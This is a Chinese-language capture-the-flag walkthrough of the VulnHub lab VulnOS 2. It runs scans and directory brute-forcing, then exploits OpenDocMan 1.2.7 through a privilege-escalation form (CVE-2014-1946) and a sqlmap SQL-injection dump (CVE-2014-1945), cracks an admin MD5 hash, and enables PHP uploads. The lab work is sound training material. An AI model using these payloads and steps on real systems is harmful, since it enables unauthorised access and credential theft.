https://www.vulnhub.com/entry/vulnos-2,147/
一、主机发现+信息收集
arp-scan -l
靶机ip:192.168.2.191
环境变量设置
export ip=192.168.2.191
端口扫描
nmap --min-rate 10000 -p- $ip
22/tcp   open  ssh
80/tcp   open  http
6667/tcp open  irc
IRC 网络中继聊天服务(网络聊天室)
服务信息收集
nmap -sS -sV -O -p22,80,6667 $ip
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.6 (Ubuntu Linux; protocol 2.0)
80/tcp   open  http    Apache httpd 2.4.7 ((Ubuntu))
6667/tcp open  irc?
MAC Address: 00:0C:29:B5:36:03 (VMware)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
默认脚本扫描
nmap --script=vuln -p22,80,6667 $ip
二、开始渗透
80端口Web渗透


根据提示我们需要对这个JABC网站进行渗透
有传参先试试这个文件读取,发现什么都没
http://192.168.2.191/jabc/?q=../../../../../etc/passwd

FUZZING一下
wfuzz -c -w /usr/share/seclists/Fuzzing/LFI/LFI-Jhaddix.txt --hw 0 --hc 404 http://192.168.2.191/jabc/?q=FUZZ
还是什么都没
再试试SQL注入
http://192.168.2.191/jabc/?q=node/3%20and%201=2%20--+
也是不行
目录爆破
gobuster dir -u http://192.168.2.191/jabc -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -t 50
/templates (Status: 301) [Size: 322] [--> http://192.168.2.191/jabc/templates/] /misc (Status: 301) [Size: 317] [--> http://192.168.2.191/jabc/misc/] /themes (Status: 301) [Size: 319] [--> http://192.168.2.191/jabc/themes/] /modules (Status: 301) [Size: 320] [--> http://192.168.2.191/jabc/modules/] /scripts (Status: 301) [Size: 320] [--> http://192.168.2.191/jabc/scripts/] /sites (Status: 301) [Size: 318] [--> http://192.168.2.191/jabc/sites/] /includes (Status: 301) [Size: 321] [--> http://192.168.2.191/jabc/includes/] /profiles (Status: 301) [Size: 321] [--> http://192.168.2.191/jabc/profiles/]

站点源码文件泄露
http://192.168.2.191/jabc/sites/all/themes/black/
在首页的Documentation中存在隐藏起来的黑色字体

Dear customer, For security reasons, this section is hidden. For a detailed view and documentation of our products, please visit our documentation platform at /jabcd0cs/ on the server. Just login with guest/guest Thank you.
http://192.168.2.191/jabcd0cs/
找到一个登录页面 OpenDocMan v1.2.7

根据上面的信息,输入账号密码guest guest 登录成功
在Add Document中有我们最感兴趣的东西


我们这里上传php代码被拦下了

提示我们到设置中修改一下文件上传的配置,但是我们不是ADMIN用户,找不到设置
OpenDocMan v1.2.7 还是去搜一下吧
https://www.exploit-db.com/exploits/32075
Vulnerability Type: SQL Injection [CWE-89], Improper Access Control [CWE-284]
CVE References: CVE-2014-1945, CVE-2014-1946

<form action="http://[host]/signup.php" method="post" name="main">
<input type="hidden" name="updateuser" value="1">
<input type="hidden" name="admin" value="1">
<input type="hidden" name="id" value="[USER_ID]">
<input type="submit" name="login" value="Run">
</form>
(1)越权思路
CVE-2014-1946 是一个越权 /signup.php 脚本执行



将上面的代码放在一个html文件中,然后修改自己的URL和USERID,然后进入点击Run执行
USER的ID在个人信息中看
(2)SQL注入思路
1) SQL Injection in OpenDocMan: CVE-2014-1945 The vulnerability exists due to insufficient validation of "add_value" HTTP GET parameter in "/ajax_udf.php" script. A remote unauthenticated attacker can execute arbitrary SQL commands in application's database. The exploitation example below displays version of the MySQL server: http://[host]/ajax_udf.php?q=1&add_value=odm_user%20UNION%20SELECT%201,v ersion%28%29,3,4,5,6,7,8,9
http://192.168.2.191/jabcd0cs/ajax_udf.php?q=1&add_value=odm_user
SQLmap自动化注入
sqlmap -u "http://192.168.2.191/jabcd0cs/ajax_udf.php?q=1&add_value=odm_user" --dbs --dump --batch
 1  | webmin@example.com | 5555551212  | b78aae356709f8c31118ea613980954b         | webmin   | min       | 2          | web        | <blank>       |
| 2  | guest@example.com  | 555 5555555 | 084e0343a0486ff05530df6c705c8bb4 (guest) | guest    | guest     | 2          | guest      | NULL
得到一组账号
webmin b78aae356709f8c31118ea613980954b
hash-identifier b78aae356709f8c31118ea613980954b
判断加密类型为MD5
去在线网站解密一下 , 破解为 webmin1980
MD5解密在线网站 md5破解网站: pmd5.com ttmd5.com www.somd5.com xmd5.com https://hashes.com/zh/decrypt/hash (收藏收藏)
http://192.168.2.191/jabcd0cs/index.php
登录成功,并且为Admin权限

在Admin的Setting中设置有关文件的内容,加上这个文件类型
text/x-php
